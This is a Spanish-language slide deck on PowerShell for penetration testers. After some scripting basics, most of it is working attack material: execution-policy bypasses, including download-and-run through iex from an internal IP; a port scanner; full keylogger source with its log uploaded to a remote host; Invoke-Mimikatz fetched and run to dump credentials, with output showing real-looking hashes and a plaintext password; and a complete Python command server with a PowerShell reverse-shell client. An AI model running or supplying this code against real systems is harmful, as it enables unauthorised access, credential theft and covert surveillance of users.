

PowerShell para Pentesters

SECURITY | PENTESTING

Walter Cuestas Agramonte
@wcu35745



Nuestro Equipo





¿Qué es PowerShell?

“Windows PowerShell”, es un lenguaje de scripting y shell de línea de comandos diseñado especialmente para la administración del sistema. Creado por Microsoft .NET Framework, Windows PowerShell ayuda a los profesionales de TI y a los usuarios experimentados a controlar y automatizar la administración tanto del sistema operativo Windows como de las aplicaciones que se ejecutan en Windows.



¿Qué es PowerShell para un pentester?


- Perfecto para la post-explotación.
- Permite la ejecución de shells y scripting en forma general en los objetivos de evaluación de un pentest.
- Util para hacer un ataque persistente (residir en el host) y para pivotear a otros hosts.
- Menos dependencias para ejecución de ataques



Por qué PowerShell?

- Fácil de aprender y realmente potente para un atacante.
- Basado en .Net framework, altamente integrado con Windows.
- Reconocido como parte de las herramientas del sistema.
- Es como tener un bash en Windows.

Como usar PowerShell?



Símbolo del sistema - powershell.exe

C:\Users\axon>powershell.exe

Windows PowerShell

Copyright (C) 2009 Microsoft Corporation. Reservados todos los derechos.

PS C:\Users\axon> \$whoami = \$env:username

PS C:\Users\axon> write-output "El usuario con el que esta ejecutando es \$whoami"

El usuario con el que esta ejecutando es axon

PS C:\Users\axon>



Ayudas Contextuales.. Help!!

- Imprescindible al momento de programar y solucionar rápidamente problemas y revisar sintaxis.
- Ayuda “Tab” para completar
- Get-Help <nombre-cmdlet | nombre-topico>
 - Get-Help *
 - Get-Help get-*
 - Get-Help *objects*



Cmdlet

- Comandos basados en tareas
- Funcionalidad muy interesante para labores de pentesting.
- Aquí radica toda la potencia de PowerShell
 - Veamos algunos comandos interesantes:
 - **Get-Commands**



Ejemplo # 1

`$a = 3`

```
switch ($a) {  
    1 {"Es el número uno."}  
    2 {"Es el número dos."}  
    3 {"Es el número tres."}  
    4 {"Es el número cuatro."}  
}
```



Ejemplo # 1.1

```
$whoami = $env:username  
write-output "El usuario con el que esta ejecutando es  
$whoami"
```

```
$processes = Get-Process
```

```
switch -regex ($processes){
```


```
"winword" {write-output "Microsoft Word corriendo"}
```

```
"explorer" {write-output "Explorer corriendo"}
```

```
"firefox" {write-output "Firefox corriendo"}
```

```
}
```

No es lo mismo correrlo en consola que como script..



```
powershell_ise.exe
Archivo  Editar  Ver  Depurar  Ayuda

Sin título2.ps1* X

1 $whoami = $env:username
2 write-output "El usuario con el que esta ejecutando es $whoami"
3
4 $processes = Get-Process
5
6 switch -regex ($processes){
7
8 "winword" {write-output "Microsoft Word corriendo"}
9 "explorer" {write-output "Explorer corriendo"}
10 "firefox" {write-output "Firefox corriendo"}
11
12 }

PS C:\Users\axon> $whoami = $env:username
write-output "El usuario con el que esta ejecutando es $whoami"

$processes = Get-Process

switch -regex ($processes){

"winword" {write-output "Microsoft Word corriendo"}
"explorer" {write-output "Explorer corriendo"}
"firefox" {write-output "Firefox corriendo"}

}
El usuario con el que esta ejecutando es axon
Explorer corriendo
Firefox corriendo

PS C:\Users\axon>
>

Completado
```



Por defecto no permite ejecutarlo como script..

```
powershell_ise.exe
Archivo  Editar  Ver  Depurar  Ayuda
[Icons]
ejemplo02.ps1 X
1 $whoami = $env:username
2 write-output "El usuario con el que esta ejecutando es $whoami"
3
4 $processes = Get-Process
5
6 switch -regex ($processes){
7
8 "winword" {write-output "Microsoft Word corriendo"}
9 "explorer" {write-output "Explorer corriendo"}
10 "firefox" {write-output "Firefox corriendo"}
11
12 }
PS C:\Users\axon> C:\Users\axon\Desktop\eko_PS\ejemplo02.ps1
No se puede cargar el archivo C:\Users\axon\Desktop\eko_PS\ejemplo02.ps1 porque en el sistema está deshabilitada la ejecución de scripts. Vea "get-help about_signing" para obtener más información.
At line:0 char:0

PS C:\Users\axon>
>
```

Error | Lín. 10 Col. 45 | 12

Evación Restricciones #1

Leer el script y usar "Pipe" para enviar la salida Standard a PowerShell

```
Administrador: Símbolo del sistema - powershell.exe
PS C:\Users\axon\Desktop\eko_PS> .\ejemplo02.ps1
No se puede cargar el archivo C:\Users\axon\Desktop\eko_PS\ejemplo02.ps1 porque en el
cución de scripts. Vea "get-help about_signing" para obtener más información.
En línea: 1 Carácter: 16
+ .\ejemplo02.ps1 <<<<
+ CategoryInfo          : NotSpecified: (:) [], PSSecurityException
+ FullyQualifiedErrorId : RuntimeException

PS C:\Users\axon\Desktop\eko_PS>
```

```
Administrador: Símbolo del sistema - powershell.exe
PS C:\Users\axon\Desktop\eko_PS> Get-Content .\ejemplo02.ps1
$whoami = $env:username
write-output "El usuario con el que esta ejecutando es $whoami"

$processes = Get-Process
switch -regex ($processes){
"winword" {write-output "Microsoft Word corriendo"}
"explorer" {write-output "Explorer corriendo"}
"firefox" {write-output "Firefox corriendo"}
}

PS C:\Users\axon\Desktop\eko_PS> Get-Content .\ejemplo02.ps1 | powershell.exe -nopprofile -
El usuario con el que esta ejecutando es axon
Explorer corriendo
Firefox corriendo
PS C:\Users\axon\Desktop\eko_PS>
```

Evación Restricciones #2

Descargar el script de un URL y ejecutarlo usando "Invoke Expression"

```
C:\> Administrador: Símbolo del sistema - powershell.exe
PS C:\Users\axon\Desktop\eko_PS> .\ejemplo02.ps1
No se puede cargar el archivo C:\Users\axon\Desktop\eko_PS\ejemplo02.ps1 porque en el
cución de scripts. Vea "get-help about_signing" para obtener más información.
En línea: 1 Carácter: 16
+ .\ejemplo02.ps1 <<<<
+ CategoryInfo          : NotSpecified: (:) [], PSSecurityException
+ FullyQualifiedErrorId : RuntimeException

PS C:\Users\axon\Desktop\eko_PS>
```

```
http://172.19.24...ps/script03.ps1 x
172.19.248.12/ps/script03.ps1
$whoami = $env:username
write-output "El usuario con el que esta ejecutando es $whoami"

$processes = Get-Process
switch -regex ($processes){
"winword" {write-output "Microsoft Word corriendo"}
"explorer" {write-output "Explorer corriendo"}
"firefox" {write-output "Firefox corriendo"}
}

C:\> Administrador: Símbolo del sistema - powershell.exe
PS C:\Users\axon\Desktop\eko_PS> powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('http://172.19.248.12/ps/script03.ps1')"
El usuario con el que esta ejecutando es axon
Explorer corriendo
Firefox corriendo
PS C:\Users\axon\Desktop\eko_PS>
```



Evación Restricciones #3

Invocando a la opción “command” para que ejecute un comando dado como parámetro

```
C:\> Administrador: Símbolo del sistema - powershell.exe
PS C:\Users\axon\Desktop\eko_PS> Powershell -command "Write-Host 'El usuario con el que esta ejecutando es $env:username'"
El usuario con el que esta ejecutando es axon
PS C:\Users\axon\Desktop\eko_PS>
```




Evación Restricciones #3

Muy parecido a la opción “command”, básicamente en este se encodea el parámetro para ser usado con la opción “EncodedCommand”

```
Administrador: Símbolo del sistema - powershell.exe
PS C:\Users\axon\Desktop\eko_PS> $command = "$whoami = $env:username"
PS C:\Users\axon\Desktop\eko_PS> $command = "Write-Host 'El usuario con el que esta ejecutando es $whoami'"
PS C:\Users\axon\Desktop\eko_PS> $bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
PS C:\Users\axon\Desktop\eko_PS> $encodedCommand = [Convert]::ToBase64String($bytes)
PS C:\Users\axon\Desktop\eko_PS> Write-Host "EncodedCommand = $encodedCommand"
EncodedCommand = VwByAGkAdABIAc0ASABvAHMAAdAAgACcARQBsACAAdQBzAHUAYQByAGkAbwAgAGMAbwBuACAAZQBzACAACQB1AGUAIABIAHMAAdABhACA
AZQBqAGUAYwB1AHQAYQBuAGQABwAgAGUAcwAgAGEAeABvAG4AJwA=
PS C:\Users\axon\Desktop\eko_PS> powershell.exe -EncodedCommand $encodedCommand
El usuario con el que esta ejecutando es axon
PS C:\Users\axon\Desktop\eko_PS> █
```



Evación Restricciones #4

Haciendo uso del flag “Bypass” !! un buen recurso agregado por Microsoft que pasar por alto la política de ejecución cuando se está ejecutando los scripts de un archivo. Cuando se utiliza este indicador Microsoft afirma que "nada se bloquea y no hay advertencias o indicaciones".

Administrador: Símbolo del sistema - powershell.exe

```
PS C:\Users\axon\Desktop\eko_PS> PowerShell.exe -ExecutionPolicy Bypass -File .\ejemplo02.ps1
```

El usuario con el que esta ejecutando es axon

Explorer corriendo

Firefox corriendo

```
PS C:\Users\axon\Desktop\eko_PS> █
```

Administrador: Símbolo del sistema - powershell.exe

```
PS C:\Users\axon\Desktop\eko_PS> PowerShell.exe -ExecutionPolicy UnRestricted -File .\ejemplo02.ps1
```

El usuario con el que esta ejecutando es axon

Explorer corriendo

Firefox corriendo

```
PS C:\Users\axon\Desktop\eko_PS>
```



Evación Restricciones #5

Una vez que la función sea llamada se intercambiara el "AuthorizationManager" con null. Como resultado de ello, la política de ejecución se establece esencialmente sin restricciones para el resto de la sesión.

```
CA: Administrador: Símbolo del sistema - powershell.exe
PS C:\Users\axon\Desktop\eko_PS> function Disable-ExecutionPolicy {($ctx = $executioncontext.gettype().getfield("_context", "nonpublic,instance").getvalue( $executioncontext)).gettype().getfield("_authorizationManager", "nonpublic,instance").setvalue($ctx, (new-object System.Management.Automation.AuthorizationManager "Microsoft.PowerShell"))}
PS C:\Users\axon\Desktop\eko_PS> Disable-ExecutionPolicy
PS C:\Users\axon\Desktop\eko_PS> .\ejemplo02.ps1
El usuario con el que esta ejecutando es axon
Explorer corriendo
Firefox corriendo
PS C:\Users\axon\Desktop\eko_PS>
```



Evación Restricciones #3

Invocando a la opción “command” para que ejecute un comando dado como parámetro

```
C:\> Administrador: Símbolo del sistema - powershell.exe
PS C:\Users\axon\Desktop\eko_PS> Powershell -command "Write-Host 'El usuario con el que esta ejecutando es $env:username'"
El usuario con el que esta ejecutando es axon
PS C:\Users\axon\Desktop\eko_PS>
```



Parámetros en PowerShell

Write-output “Paso de Parámetros”

Write-output \$args[0]

Write-output \$args[1]

./parametros.ps1 parametro_1 parametro_2



fping en PowerShell

```
$subnet='192.168.1.'  
$ip=1  
for ($ip; $ip -lt 255; $ip++)  
{  
    $ipaddress=$subnet+$ip  
    ping $ipaddress  
}
```



Loop for tradicional



fpingadv.ps1 en PowerShell con algo de .Net

```
$ErrorActionPreference = "silentlycontinue"
if ($args.count -eq 0) {
    write-output "Debes ingresar la subnet a descubrir"
    exit
}
$subnet=$args[0]+ "."
$ip=1
for ($ip; $ip -lt 255; $ip++)
{
    $ipaddr=$subnet+$ip
    write-output "Direccion IP : $ipaddr"
    $ping=New-Object System.Net.NetworkInformation.Ping
    $pong=$ping.Send($ipaddr)
    write-output $pong
}
```

Manejo de
Errores de
Excepción

Generando
nueva
instancia
de la
clase

Invocando
el método
Send



Port Scanner

```
PS C:\> 1..1024 | % {echo ((new-object Net.Sockets.TcpClient).Connect("10.1.1.14",$_)) "$_ is open"} 2>$null
```

Alias : For each

```
PS C:\> 1..1024 | % {  
    echo  
    ((new-object  
    Net.Sockets.TcpClient)  
    .Connect("10.1.1.14",$_))  
    "$_ is open"  
} 2>$null
```

Generando
nueva
instancia
deTcpClient

Elemento
Actual

/dev/null



Port Scanner

```
$ErrorActionPreference = 'silentlycontinue'
```

```
if ($args.count -eq 0) {  
    write-output "Debes ingresar la IP a escanear"  
    exit  
}
```

```
$ip=$args[0]
```

```
$ports = 21,22,23,25,80,110,143,389,443,445,636,1433,1521,3128,3306,3389,8080
```

```
$elemento = 0
```

```
$UTF8 = [System.Text.Encoding]::UTF8
```

```
write-output "Puertos abiertos en $ip :"
```

```
for ($elemento; $elemento -lt $ports.length; $elemento++)
```

```
{
```

```
    #Usando la clase TcpClient de .Net
```

```
    $tcp = New-Object System.Net.Sockets.TcpClient
```

```
    $tcp.SendTimeout = 3000
```

```
    $tcp.ReceiveTimeout = 3000
```

```
    $tcp.Connect($ip,$ports[$elemento])
```



Port Scanner

```
if ($tcp.Connected)
{
    write-output "El puerto $($ports[$elemento]) esta abierto"
    #Forzando a obtener el banner si es HTTP y a veces HTTPS
    if ( ($ports[$elemento] -eq 80) -or ($ports[$elemento] -eq 443) )
    {
        $msg = "quit\r\n"
        $data = $UTF8.GetBytes($msg)
        $stream1 = $tcp.GetStream()
        $Writer = New-Object System.IO.StreamWriter($stream1)
        $msg | %{
            $Writer.WriteLine($_)
            $Writer.Flush()
        }
        $Stream.Close()
    }
}
```



Port Scanner

```
$stream2 = $tcp.GetStream()
$buffer = new-object System.Byte[] 1024
$encoding = new-object System.Text.AsciiEncoding
$banner = $stream2.Read($buffer, 0, 1024)
write-output "Banner ==> $($encoding.GetString($buffer, 0, $banner))"
$stream.Close()
$tcp.Close()
}
else
{
write-output "El puerto $($ports[$elemento]) esta filtrado o cerrado"
}
}
```

CSA : Más de una forma : Keylogger

Add-Type -TypeDefinition @"

using System;

using System.IO;

using System.Diagnostics;

using System.Runtime.InteropServices;

using System.Windows.Forms;

namespace KeyLogger {

public static class Program {

private const int WH_KEYBOARD_LL = 13;

private const int WM_KEYDOWN = 0x0100;

private const string logFileName =

"c:\\Users\\Test\\log.txt";

private static StreamWriter logFile;

private static HookProc hookProc = HookCallback;

private static IntPtr hookId = IntPtr.Zero;

public static void Main() {

logFile = File.AppendText(logFileName);

logFile.AutoFlush = true;

hookId = SetHook(hookProc);

Application.Run();

UnhookWindowsHookEx(hookId);

}

Permite agregar .Net
a la sesión de PowerShell
(clases por
ejemplo) y usar
New-Object

SetWindowsHookEx

Instala un gancho
manejado por una
aplicación en medio
de una cadena de
ganchos

CSA : Más de una forma : Keylogger

```
private static IntPtr SetHook(HookProc hookProc) {
    IntPtr moduleHandle = GetModuleHandle(Process.GetCurrentProcess().MainModule.ModuleName);
    return SetWindowsHookEx(WH_KEYBOARD_LL, hookProc, moduleHandle, 0);
}

private delegate IntPtr HookProc(int nCode, IntPtr wParam, IntPtr lParam);

private static IntPtr HookCallback(int nCode, IntPtr wParam, IntPtr lParam) {
    if (nCode >= 0 && wParam == (IntPtr)WM_KEYDOWN) {
        int vkCode = Marshal.ReadInt32(lParam);
        logFile.WriteLine((Keys)vkCode);
    }

    return CallNextHookEx(hookId, nCode, wParam, lParam);
}

[DllImport("user32.dll")]
private static extern IntPtr SetWindowsHookEx(int idHook, HookProc lpfn, IntPtr hMod, uint dwThreadId);

[DllImport("user32.dll")]
private static extern bool UnhookWindowsHookEx(IntPtr hhk);

[DllImport("user32.dll")]
private static extern IntPtr CallNextHookEx(IntPtr hhk, int nCode, IntPtr wParam, IntPtr lParam);

[DllImport("kernel32.dll")]
private static extern IntPtr GetModuleHandle(string lpModuleName);
}
}
"@ -ReferencedAssemblies System.Windows.Forms

[KeyLogger.Program]::Main();
```

Por suerte los ganchos WH_KEYBOARD_LL y WH_MOUSE_LL son los únicos “ganchos globales” que se pueden hacer en .Net (los otros requieren DLLs nativas)



Cómo saco el log ?

```
$sourceFilePath = "c:\Users\Test\log.txt"  
$targetAddress = "http://192.168.1.137/acme/reportes/"  
$webClient = New-Object System.Net.WebClient  
$webClient.UploadFile($targetAddress, "PUT", $sourceFilePath)
```

Alguien dijo Proxy ?

```
netsh winhttp show proxy --->check  
netsh winhttp import proxy source=ie --->tomar configuración de IE
```

```
$webclient=New-Object System.Net.WebClient  
$creds=Get-Credential  
$webclient.Proxy.Credentials=$creds
```




PowerSploit

<https://github.com/mattifestation/PowerSploit>

ture nmap python SAP cPanel Login web-hacking Emkei's Instant M EXFILTRATED Fantasia > Ste

257 commits

1 branch

1 release

8 contributors



Branch: master

PowerSploit / +



mattifestation Merge pull request #77 from clymb3r/master



Latest commit 9f78286 19 days ago

AntivirusBypass	Normalized all scripts to ASCII encoding	2 years ago
CodeExecution	Adding Invoke-WmiCommand	27 days ago
Exfiltration	Merge pull request #77 from clymb3r/master	19 days ago
Mayhem	Adding MBR infector Set-MasterBootRecord	a year ago
Persistence	Add-Persistence bugfix	11 months ago
Recon	Fixing error in script	2 years ago
ScriptModification	Out-EncryptedScript uses FIPS-compliant crypto #60	8 months ago
.gitignore	Adding 64-bit lib file	2 years ago
LICENSE	Changed licensing to BSD 3-Clause	3 years ago
PowerSploit.psd1	Moving all RE functionality to PowerShellArsenal	11 months ago
PowerSploit.psm1	Disable non-standard cmdlet verb checking	2 years ago
README.md	Adding Invoke-WmiCommand	27 days ago

PowerSploit : Invoke-Mimikatz.ps1

```
PS C:\Users\test> powershell "IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.137/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"
```

```
.#####.  mimikatz 2.0 alpha (x86) release "Kiwi en C" (Feb 16 2015 22:17:52)
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 15 modules * * */
```

```
mimikatz(powershell) # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)
```

```
mimikatz(powershell) # exit
Bye!
```

powershell "IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.137/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"

PowerSploit : Invoke-Mimikatz.ps1

```
PS C:\Users\test> powershell "IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.137/Invoke-Mimikatz.ps1');  
Invoke-Mimikatz -DumpCreds -verbose"  
DETAILED: PowerShell ProcessID: 3088  
DETAILED: Calling Invoke-MemoryLoadLibrary  
DETAILED: Getting basic PE information from the file  
DETAILED: Allocating memory for the PE and write its headers to memory  
DETAILED: Getting detailed PE information from the headers loaded in memory  
DETAILED: StartAddress: 89980928 EndAddress: 90177536  
DETAILED: Copy PE sections in to memory  
DETAILED: Update memory addresses based on where the PE was actually loaded in memory  
DETAILED: Import DLL's needed by the PE we are loading  
DETAILED: Done importing DLL imports  
DETAILED: Update memory protection flags  
DETAILED: Calling dllmain so the DLL knows it has been loaded  
DETAILED: Calling function with WString return type  
  
#####. mimikatz 2.0 alpha (x86) release "Kiwi en C" (Feb 16 2015 22:17:52)  
_## ^ _##.  
## / \ ## /* * *  
## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )  
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)  
'#####' with 15 modules * * */  
  
mimikatz(powershell) # sekurlsa::logonpasswords  
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)  
  
mimikatz(powershell) # exit  
Bye!  
  
DETAILED: Done unloading the libraries needed by the PE  
DETAILED: Calling dllmain so the DLL knows it is being unloaded  
DETAILED: Done!
```

\$VerbosePreference = "Continue"

Write-verbose "..."

```
powershell "IEX (New-Object Net.WebClient).DownloadString  
( 'http://192.168.1.137/Invoke-Mimikatz.ps1' ); Invoke-Mimikatz  
-DumpCreds -verbose"
```

PowerSploit : Invoke-Mimikatz.ps1

```
PS C:\Users\wcuestas> powershell "IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.137/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -Command 'sekurlsa::LogonPasswords'"

.#####.      mimikatz 2.0 alpha (x86) release "Kiwi en C" (Feb 16 2015 22:17:52)
.## ^ ##.
## / \ ##  /* * *
## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##'    http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'                                     with 15 modules * * */

mimikatz(powershell) # sekurlsa::LogonPasswords

Authentication Id : 0 ; 2665141 (00000000:0028aab5)
Session           : Interactive from 2
User Name         : wcuestas
Domain            : MO_SELL03
SID               : S-1-5-21-2900598846-1248646356-3830369416-1001

msv :
[00000003] Primary
* Username : wcuestas
* Domain   : MO_SELL03
* LM       : fd339fb80b44dbf67c3113b4a1a5e3a0
* NTLM     : 14348077370769d30e68ce81549849c0
* SHA1     : 9c983c70eb8ba2c897d59b31139d8cde154caf33
tspkg :
* Username : wcuestas
* Domain   : MO_SELL03
* Password : aicila97
wdigest :
* Username : wcuestas
* Domain   : MO_SELL03
* Password : aicila97
kerberos :
* Username : wcuestas
* Domain   : MO_SELL03
* Password : aicila97
ssp :
credman :
```

Getsystem o bypassUAC

```
powershell "IEX (New-Object Net.WebClient).
DownloadString('http://192.168.1.137/Invoke-Mimikatz.ps1');
Invoke-Mimikatz -Command 'sekurlsa::LogonPasswords'"
```



Shell Reverso

```
from BaseHTTPServer import BaseHTTPRequestHandler,HTTPServer
import base64
PORT= 80
```

```
class clsMaster(BaseHTTPRequestHandler):
```

```
    def do_GET(self):
        self.send_response(200)
        if (self.headers.get('RPTA')):
            rpta=self.headers.get('RPTA')
            print base64.b64decode(rpta)
```

```
    else:
```

```
        cmd = base64.b64encode(raw_input("command:>> "))
        self.send_header('CMD',cmd)
        self.end_headers()
        self.wfile.write("<html><body><h1>It
works!</h1><p>This is the default web page for this
server.</p><p>The web server software is running but no
content has been added, yet.</p></body></html>")
        return
```

```
    try:
```

```
        server = HTTPServer(("",PORT), clsMaster)
        server.serve_forever()
```

```
    except KeyboardInterrupt:
        server.socket.close()
```

```
while i.alive:
    i.love(you)
```



Shell Reverso : Cliente

```
while (1)
{
<#direccion URL del atacante#>
$server = "http://192.168.0.32/";
$req = [System.Net.HttpWebRequest]::Create($server);
<#
#####
#####
#                Proxy Configuration                #
#####
#####
#$proxy=[System.Net.WebRequest]::GetSystemWebProxy();
#$proxy.Credentials=[System.Net.CredentialCache]::DefaultC
redentials;
$req.proxy = $proxy
#####
#####
#>
```



Shell Reverso : Cliente

```
$res = $req.GetResponse();  
$cmdcoded = $res.GetResponseHeader("CMD");  
<#decodifica el comando cmd enviado en base64#>  
$cmd =  
[System.Text.Encoding]::UTF8.GetString([System.Convert]::F  
romBase64String($cmdcoded));  
<#crea y ejecuta un proceso cmd.exe con los comandos  
enviados por el atacante#>  
$psi= New-Object System.Diagnostics.ProcessStartInfo;  
$psi.FileName = "cmd.exe";  
$psi.RedirectStandardOutput = $true;  
$psi.RedirectStandardInput = $true;  
$psi.RedirectStandardError = $true;  
$psi.UseShellExecute = $false;  
$process = New-Object System.Diagnostics.Process;  
$process.StartInfo = $psi;  
$process.Start();  
$process.StandardInput.WriteLine($cmd);  
$process.StandardInput.WriteLine("exit");  
$standardOut = $process.StandardOutput.ReadToEnd();  
$process.WaitForExit();
```




Shell Reverso : Cliente

```
<#codifica la respuesta en base64#>  
$rpta=[System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($standardOut));  
$res.Close();  
<#inicia otra petición para enviar la respuesta al atacante#>  
$req2 = [System.Net.HttpWebRequest]::Create($server);  
$req2.Headers.add('RPTA',$rpta);  
$res2 = $req2.GetResponse();  
$res2.Close();
```



Shell Reverso

```
Windows PowerShell
